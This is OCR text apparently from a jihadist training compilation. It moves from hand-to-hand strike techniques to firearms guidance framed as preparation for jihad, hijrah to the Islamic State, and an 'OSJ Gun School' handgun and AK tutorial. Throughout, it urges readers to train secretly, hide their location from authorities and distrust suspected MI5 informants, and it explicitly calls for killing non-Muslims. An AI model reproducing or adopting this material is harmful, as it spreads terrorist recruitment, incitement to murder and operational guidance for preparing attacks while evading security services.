


Figure 4-22. Repetitive elbow strikes.

c. Knees as Weapons. When the knees are used to strike opponents, they are especially potent weapons and are hard to defend or protect against. Great power is generated by thrusting the hips in with a knee strike; however, use the point of the knee as the impact surface. All knee strikes should be executed repetitively until the opponent is disabled. The following techniques are the most effective way to overpower or disable the opponent.

(1) ***Front knee strike.*** When an opponent tries to grapple with the defender, the defender strikes his opponent in the stomach or solar plexus with his knee (Figure 4-23). This stuns the opponent and the defender can follow up with another technique.



Figure 4-23. Front knee strike.

(2) ***Knee strike*** **to** ***outside of thigh. The*** defender delivers a knee strike to the outside of his opponent's thigh (common peroneal nerve) (Figure 4-24). This strike causes intense pain and renders the opponent's leg ineffective.




Figure 4-24. Knee to outside of thigh.

(3) ***knee strike to inside of thigh.*** An effective technique for close-in grappling is when the defender delivers a knee strike to the inside of his opponent's thigh (peroneal nerve) (Figure 4-25). The defender then executes a follow-up technique to a vital point.



Figure 4-25. Knee to inside of thigh.

(4) ***Knee strike to groin.*** The knee strike to the groin is effective during close-in grappling. The defender gains control by grabbing his opponent's head, hair, ears, or shoulders and strikes him in the groin with his knee (Figure 4-26).



Figure 4-26. Knee strike to groin.

(5) Knee strike to face. The defender controls his opponent by grabbing behind his head with both hands and forcefully pushing his head down. At the same time, the defender brings his knee up and smashes the opponent in the face (Figure 4-27). When properly executed, the knee strike to the face is a devastating technique that can cause serious injury to the opponent.




Figure 4-27. Knee strike to face.

Firearms Training

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Firearms training differ from country to country. In some countries, possession of firearms by the public is illegal, in other countries it is legal. In some countries of the World, especially the USA, firearms training is available to the general public. One should try to join a shooting club if possible and make regular visits to the firing range. There are many firearms courses available to the public in USA, ranging from one day to two weeks or more. These courses are good but expensive. Some of them are only meant for security personnel but generally they will teach anyone. It is also better to attend these courses in pairs or by yourself, no more. Do not make public announcements when going on such a course. Find one, book your place, go there, learn, come back home and keep it yourself. Whilst on the course, keep your opinions to yourself, do not argue or debate with anyone, do not preach about Islam and make Salah in secret. You are going there to train for Jihad, not call people to Islam.
Useful courses to learn are sniping, general shooting and other rifle courses. Handgun courses are useful but only after you have mastered rifles.

In other countries, e.g. some states of USA, South Africa, it is perfectly legal for members of the public to own certain types of firearms. If you live in such a country, obtain an assault rifle legally, preferably AK-47 or variations, learn how to use it properly and go and practice in the areas allowed for such training. If you cannot get someone to teach you, you can purchase books about shooting technique and practice shooting stationary targets at different distances, with a partner. You can also practice running a distance, e.g. 1km, then shooting targets from a distance. Again, there are many variations and unless you have an experienced, trained person to learn from, you will be able to do little more than perfect your shooting technique at different ranges.

Under NO circumstances should you play or experiment with firearms. NEVER EVER point a firearm at anyone for a joke, whether loaded or unloaded. Keep firearms unloaded and out of reach of children. If you feel that you will be unable to control a firearm or your temper, do not purchase one.

Respect the laws of the country you are in and avoid dealing in illegal firearms. One can learn to operate many arms legally, so there is no need to spend years in prison for dealing in small, illegal firearms. Learn the most you can according to your circumstances and leave the rest to when you actually go for Jihad.

4.5 IMPORTANT NOTE ON LIVE-AMMUNITION JIHAD FIREARMS TRAINING WITHIN THE UK

Recently we heard many reports circulating in the British media about certain Muslim personalities claiming the presence of Jihad training camps in the UK in which firearms training is given with live ammunition before sending the trainees for Jihad. We would like to inform both Muslim and non-Muslim readers of this article that there are NO such training camps within the UK. Rather, statements such as these are made by Muslim personalities and individuals propped up by Western Intelligence agencies in order to frighten the local population from Muslims. We would also like to inform Muslims in the UK that if anyone, Muslim or non-Muslims, approaches you offering training of this type in the UK, it is a trap, you should stay away from that person and warn other people against that person because he might be an undercover agent. British National Intelligence MI5 does employ 'practicing' Muslims to live amongst Muslims as agent provocateurs and entice them into traps such as these. Generally, these agents are amongst the most popular and influential members of the community. The Muslims are fooled by them because they fail to check up their background (where they came from, their history etc.) One can obtain almost any type of military training in some countries of the World, legally, so there is no need to risk going to prison for years just for learning how to use a single firearm illegally.

And please always remember four rules of gun safety!

Rule # 1. Treat all guns as if they are loaded. Always check the gun before handling.

Rule # 2. Never let the muzzle of a gun point at anything you do not want to destroy or kill (especially at another Muslim) - always point the gun in a safe direction.

Rule # 3. Keep your finger straight and off the trigger, unless you have aimed your gun and ready to shoot.

Rule # 4. Be absolutely sure of your target, and what is behind it.

Finally **Bismillah!** kill that dirty kuffar!!!

However if you cannot get a real gun then there is no harm in training by "(Start shooting with hand guns which use compressed air for hunting small birds. (These guns and pistols that use pellets and BB's are available everywhere." Learn various shooting positions and running with the gun) Quoted from Our Brother and Father in modern guerrilla jihad warfare Abu Mus'ab As Suri

Try to use the tutorials on weapons training by brother from Syria head over to the links page and check out FSAhelp

Please Read QT = **SEVENTH LESSON** WEAPONS: MEASURES RELATED TO BUYING AND TRANSPORTING THEM

Assualt Rifles

SPECIFICATIONS FOR ASSAULT RIFLES:

Name	Barrel Length	Weight (Unloaded)	Length	Magazine Cap
AK47	16.4″	9.44 lbs.	34.7″	30
AR-15 (A2)	20″	7.88 lbs.	39.6″	30
AR-15 (Shorty)	16″	6.6 lbs.	36″	30
AR70	17.8″	7.58 lbs.	37.6″	30
AUG	16/20/24″	8 lbs.	27/31/35″	30
HK-91	17.7″	10.5 lbs.	40.2″	20
HK-93	16″	7.5 lbs.	36.1″	30
M1A	22″	9.6 lbs.	44″	20
Mini-14	18.5″	6.5 lbs.	37.3″	5, 20, 30 or 40
Mini-30	18.5″	6.5 lbs.	37.5″	5
SAR-48	21″	9.4 lbs.	43.5″	20

Kalashnikov AK (AK-47) AKS, AKM and AKMS assault rifles (USSR)



Kalashnikov AK rifle with PBS silencer, as used by Soviet Spetsnaz



Kalashnikov AKMS - AKM with folding buttstock



AKM with GP-25 40mm underbarrel grenade launcher

Caliber 7.62x39 mm
Action: Gas operated, rotating bolt with 2 lugs
Overall length: 870 mm
Barrel length: 415 mm
Weight, with empty magazine: AK 4,3 kg; AKM 3,14 kg
Magazine capacity 30 rounds (40 rounds box magazines and 75 rounds drums from RPK also may be used)
Cyclic rate of fire 600 rounds per minute


The Kalashnikov assault rifle, also known to the West as the AK-47 (Avtomat Kalashnikova - 47, Kalashnikov automatic rifle, model of 1947), and its derivatives, also known under the common name of AK, is the most prolific small arm of the 2nd half of the XX century. It had been and still is (in more or less modified form) manufactured in dozens of countries, and used in hundreds of countries and conflicts since its introduction. The total number of the AK-type rifles made worldwide during the last 60 years is estimated at 90+ millions. This is a true legendary weapon, known for its extreme ruggedness, simplicity of operation and maintenance, and unsurpassed reliability even in worst conditions possible. It is used not only as a military weapon, but also as a platform for numerous sporting civilian rifles and shotguns The AK is an amalgam of previously known features and solutions, combined in the most effective way. The effectiveness, however, depends on the criteria used to measure it, and the key criteria for any and every Soviet and Russian military arm are: Reliability, Simplicity of operation and maintenance,

Handguns (semi-auto pistols and revolvers

What is the modern handgun? Why is this piece of crafted metal and (recently) hard plastics still in great demand not only in military forces and police departments ALL around the world? The answers are: They are small, lightweight (well, most of them :-) and provide good firepower; suitable, not only for defensive situations, but for offensive ones, and even for medium game hunting. Of course, for each situation, careful choice of the proper handgun AND ammunition must be made. Handguns are divided into a few classes: semi-autos (or pistols), revolvers, and non-autos (single or multi-barreled, single-shot or magazine fed).



Semi-autos use part of the energy produced by burning cartridge powder to remove the used cartridge from the chamber, cock the hammer (or striker) and load a new cartridge in the chamber, so the pistol will be ready for the next shot. Cartridges are usually fed from a box magazine, located in the pistol's handle. Box magazines may contain up to 15 cartridges (or more) in single or double columns, depending on the pistol model, and are easy (and very quick) to reload.



Revolvers got their name from the rotating (or revolving) cylinder, which contains cartridges. Usually the cylinder holds from 5 to 7 loads, although some .22 caliber revolvers may contain up to 8-10 cartridges. Loads in the cylinder may be reloaded in 2 ways (depending on revolver design) - one by one, as, for example, the Colt PeaceKeeper does (and almost all old-timers), or all simultaneously - when the cylinder is switched to the side or when the is frame "broke open." Both revolvers and semi-autos have two main "action styles": Single action and Double action.

Guns a guide on how to pick the best one

	Cal	Fps	Ft/lbs	Capacity	Weight (oz.)
Beretta 92/96 series Italy Operation Locked breech	9mm	1195	393	15+1	34
	0.4	1000	400	10+1	36
Beretta 8000 Locked breech Italy	9mm	1175	380	15+1	33.5
Browning BDM Belgium Locked Breech	9mm	1185	386	15+1	31
Browning Hi-Power Belgium Locked Breech	9mm	1185	386	13+1	32
Colt M1991 A1 USA Locked Breech	0.45	845	363	7+1	38
CZ-75/85 Czech Republic Locked Breech	9mm	1185	386	15+1	34.3
	0.4	1000	400	10+1	34.3

CZ-83 Czech Republic Blowback	0.38	950	200	13+1	26.2
Glock Model 17/19 Austria Locked Breech	9mm	1155	341	17/15+1	22/21

Sniper rifle

The main purpose of the sniper rifle is to destroy valuable targets at extended ranges with aimed fire, and with as few ammunition as possible. In most cases, "the target" means the human being (enemy soldier, armed criminal, terrorist, president etc.), and the "as few ammunition as possible" often means "one shot". The range for sniper fire may vary from 100 meters or even less in police/counter-terror scenarios, or up to 1 kilometer or more - in military or special operations scenarios.

Some sniper rifles, mostly - large caliber ones, used also as anti-material weapons, to destroy, or, more often, render unusable or inoperable, targets such as radar cabins, jeeps, parked aircrafts etc.

Some sniper weapons were made for marksmen use from the scratch, because the clients wanted some special characteristics, that were unavailable in any service or commercial weapons. One such example - Soviet SVD Dragunov rifle. It was designed on Soviet Army request as a lightweight, powerful and reliable semi-auto rifle, and remains in service for almost 40 years..

Effective range for the standart-caliber sniper rifles against the single human-sized target may be estimated as 700-800 meters for first-shot kills. To extend effective range beyond 1000 meters, often used sniper rifles, designed to fire more powerful ammunition, such as .300 Winchester magnum (7.62x67mm) or .338 Lapua magnum (8.6x70mm).

Military sniper rifles may be further separated in two tactically different categories: the sniper rifles itself, designed to achieve aimed hits at long distances, and the Designated Marksman Rifles (DMR), designed to provide accurate fire support for line troops. While the "true" sniper rifles usually are bolt action ones, to achieve maximum accuracy, the DMRs usually are semi-autos, such as Russian SVD or German G3ZF or MSG-90, to gain higher rate of fire. But the difference lays more in tactical appliances, than in the rifles itself.

Assault rifles are primary offensive weapons of modern troops. Today's AR (Assault Rifles) usually have calibers ranging from 5.45mm to 7.62mm, magazine capacity of 20-30 or more rounds, selective full auto and single shot modes of fire, plus, in some models, 2 or 3 round burst mode. Effective range of fire is some 600 meters or so; effective rate of fire - up to 400-500 rounds per minute in full auto mode. Many assault rifles shown here are, in fact, parts of whole families of assault firearms (from short carbines to light machineguns - Steyr AUG is a good example). Almost all AR's may be equipped with bayonet, optical or Night Vision scope/sight and, some of them, with underbarrel grenade launcher or rifle grenade launcher (rifle grenades usually are put on the barrel and fired with a blank cartridge). Today’s trends in AR design are wide usage of hardened plastics and lightweight alloys and built-in holographic (collimator) or optical scopes with magnitfication of 1X to 4-6X (usually 1X or 1.5-3X).

Dragunov SVD Sniper Rifle (USSR/Russia)





Caliber:7.62x54R

Operation: gas operated, short stroke, rotating bolt; semi-automatic

Weight: 4.31kg empty with telescope

Length: 1225 mm

Barrel Length: 620 mm

Capacity:10 round detachable box magazine

Dragunov SVD was designed not as a "standard" sniper rifle in its Western meaning of the term. In fact, main role of the SVD in Soviet / Russian Army is to extend effective range of fire of every infantry squad up to about 600 meters and to provide special fire support. SVD is a lightweight and quite accurate (for its class) rifle, capable of semi-auto fire. First request for new sniper rifle was issued in 1958. In 1963 SVD (SnaiperskayaVintovka Dragunova, or Dragunov Sniper Rifle) was accepted by Soviet Military. SVD can use any kind of standard 7.62x54R ammo, but primary round is specially developed for SVD sniper-grade cartridge with steel-core bullet. Every infantry squad in the Russian (Soviet) army had one man with SVD.

SVD rifle is extremely reliable in all conditions, and designed for heavy use. It has backup adjustable iron sights as a standard option, as well as a bayonet mount (standard AK-47 bayonet type).

DragunovSVD is gas-operated, semi-automatic rifle. It uses short-stroke gas piston, and gas chamber has a two-position manual gas regulator. Barrel is locked by rotating bolt with three lugs. Receiver is machined from steel block. The safety is somewhat reminiscent in its appearance to that of Kalashnikov AK assault rifle, although internal design of the trigger unit is different, and there's no provisions for full automatic fire. Trigger unit is assembled on a separate removable base that also incorporates a trigger guard. The second, smaller lever, located on the right side of receiver behind the safety, is a receiver cover catch and is sued to disassemble the gun.

Types of Weapons in the Field of Jihad

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

So you're thinking of making hijrah to the Islamic State then why not be prepared to some degree before arriving.
In weapons most notably

There are many various guns used in the frontline

Here are the most commonly used weapons

- AK47
- M16
- PK Machine Gun
- RPG-7
- Dragunov SVD

Read the manuals included under the folder Manuals and watch the Videos under the folder Musaddas for extensive info and training.

Head over to the links page and watch the videos listed under Gun Training. (Make sure you use freemake video downloader rather than watching on youtube as this could give away your location)

Memorise / embed in your memory / re-enact the Field Strip of each weapon to perfection even down to the minutest detail even if nothing is available to you to mimic the weapon. Learn how to clean the weapon & how to feed the weapons with ammunition. And apply the various shooting positions included in the book & videos.

RPG
Caliber: 40 mm launcher; 40 and 70 - 105mm warheads (depending on the grenade model)
Type: recoilless launch + rocket booster
Overall length: 650 mm
Weight: 6.3 kg unloaded, with PGO-7 telescope sight
Effective range: 200-500 meters, depending on the grenade type

SVD

Caliber:7.62x54R
Operation: gas operated, short stroke, rotating bolt; semi-automatic
Weight: 4.31kg empty with telescope
Length: 1225 mm
Barrel Length: 620 mm
Capacity:10 round detachable box magazine

Cartridge 7.62×54mmR
Action Gas-operated, rotating bolt
Rate of fire 30 rounds/min
Muzzle velocity 830 m/s (2,723 ft/s) (SVD)
810 m/s (2,657.5 ft/s) (SVDS)

800 m/s (2,624.7 ft/s) (SVU)
Effective firing range 800 m (875 yd)
Feed system 10-round detachable box magazine

Ak46

Caliber 7.62x39 mm
Action: Gas operated, rotating bolt with 2 lugs
Overall length: 870 mm
Barrel length: 415 mm
Weight, with empty magazine: AK 4,3 kg; AKM 3,14 kg
Magazine capacity 30 rounds (40 rounds box magazines and 75 rounds drums from RPK also may be used)
Cyclic rate of fire 600 rounds per minute

M16

Weight 7.18 lb (3.26 kg) (unloaded)
8.79 lb (4.0 kg) (loaded)
Length 39.5 in (1,000 mm)
Barrel length 20 in (508 mm)

Cartridge 5.56×45mm NATO
Action Gas-operated, rotating bolt (direct impingement)
Rate of fire 12–15 rounds/min sustained
45–60 rounds/min semi-automatic
700–950 rounds/min cyclic
Muzzle velocity 3,110 ft/s (948 m/s)
Effective firing range 550 meters (point target)
800 meters (area target)
Feed system 20-round box magazine:
(0.211 lb [95 grams] empty / 0.738 lb [335 g] full)
30-round box magazine:
(0.257 lb [117 g] empty / 1.06 lb [483 g] full)
Beta C-Mag 100-round double-lobed drum:
(2.2 lb [1 kg] empty / 4.81 lb [2.19 kg] full)

PK Machine Gun

	PK / PKS	PKM / PKMS	PKMT
Caliber	7,62x54R		
Weight	9 kg (gun) + 7,7 kg (tripod)	7,5 kg (gun) + 4,5 kg (tripod)	10,5 kg
Length	1173 mm	1160 mm	1098 mm
Length of barrel	658 mm	645 mm	722 mm
Feed belt,	100, 200 or 250 rounds		
Rate of fire	650 rounds per minute	650 rounds per minute	800 rounds per minute



Training with the Handgun

w/ Abu Saleh



FIGURE 1.0



FIGURE 1.1



FIGURE 1.2



FIGURE 1.3



FIGURE 1.4



FIGURE 1.5

All the parts



In this installment of the OSJ Gun School, we will be looking at the handgun. The first thing to know about handguns is that they all differ in their own unique ways. The main differences are in the operations of the safety lever, magazine release, and disassembly. For basic training, we have chosen the Russian Makarov. We will be looking at how to open the gun, how to properly hold it, and employing the stances.

Directions for disassembly

1. Push down on the safety lever.
2. Take out the magazine by pushing the handle outward.
3. Pull the bridge down and keep it resting either to the right or left.
4. Pull back on the base, lift up and push forward and twist the spring off.

Training Camp
A mujahid is shown training at a camp in Yemen.



HINT





Properly holding the gun can be the difference between accuracy and inaccuracy. Your grip hand should be directly underneath the end of the gun to prevent further recoil. If you have a small handgun like ours, grip the gun with your main hand. With the supporting hand, place your thumb over the other thumb and wrap the rest of your fingers above the main hand. If you have a larger handgun, it's best to place a part of the supporting hand underneath the gun's magazine and the rest wrapped over the main hand.



FIGURE 1.6



FIGURE 1.7

6. With the base in hand, push the safety lever upwards until it comes out.
7. Take out the hammer. To put everything back together, follow the above steps backwards in its exact order.

Purpose of the latch




FIGURE 1.8

When you are down to the last bullet, the base will pull back and will not move forward until you press the latch down. The base pulling back indicates to you to get the next magazine ready.

Arm positions

As shown in the Figures below, the shooter employs both the straight arm technique, giving more control over the recoil, and the dropped arm technique, allowing more mobility in the shooter's movement. With the latter technique, make sure your support arm is bent and main arm is completely straight. To aim, lean your head against your main arm's shoulder.




FIGURE 1.9



FIGURE 2.0

HINT



The images shown above display how to walk silently.

Down or Up?

Special forces around the world have their own styles when it comes to walking with a gun. The Americans for example, when with the handgun, tend to have the gun pointed down while walking. Some prefer it to be pointing up. Another effective method is to walk with it pointing straight ahead.

Abu Saleh's Tips

- As seen in the fifth image, shooting sideways has a greater likelihood of being safe since less of your body is exposed.
- When shooting, don't let the sound of the gun or recoil make you twitch. Try to be as stable as possible to ensure maximum accuracy.
- Try getting used to shooting as fast as possible at a target without looking down the sights. Sometimes in a gun battle, there will be no time to aim down the sights.

Shooting Stances

In the images below, you will find the various shooting stances that you can employ in a gun fight. In urban warfare, there are an endless amount of stances. These can be learnt from any handgun training video or website. If you look back to our last Training with the AK series, the stances shown there can be employed with a handgun.



OSJ GUN SCHOOL

TRAINING WITH THE AK

ABU SALIH

WHICHEVER land of jihad you decide to travel to today, the AK will be the standard weapon of choice amongst the mujahidin. Thus it is imperative to know how to use the weapon. In this series, we will prepare you on the basics of the AK, the weapons capabilities, how to open the weapon and clean it, shooting positions, the types of bullets and the add-ons.

For those who are unfamiliar with the weapon, may think that it is one type; that is not true. You will find more than 20 different brands. The Kalashnikov is made in different countries; this gives the weapon a few variations. Some of the countries that manufacture the weapon are Russia, former East Germany, Romania, China, Poland, Bulgaria, Iran and Egypt. The Russian version is considered to be the most durable of the different brands and the East German one would be after that.

Let's say you are at the arms dealer and see all these different types of Kalashnikov's. You pick up one of them to see where it originates from but don't see the countries name etched anywhere on the rifle. Eventually you realize that none of them have their country names etched on the Kalashnikov. So how do you tell which one is which?

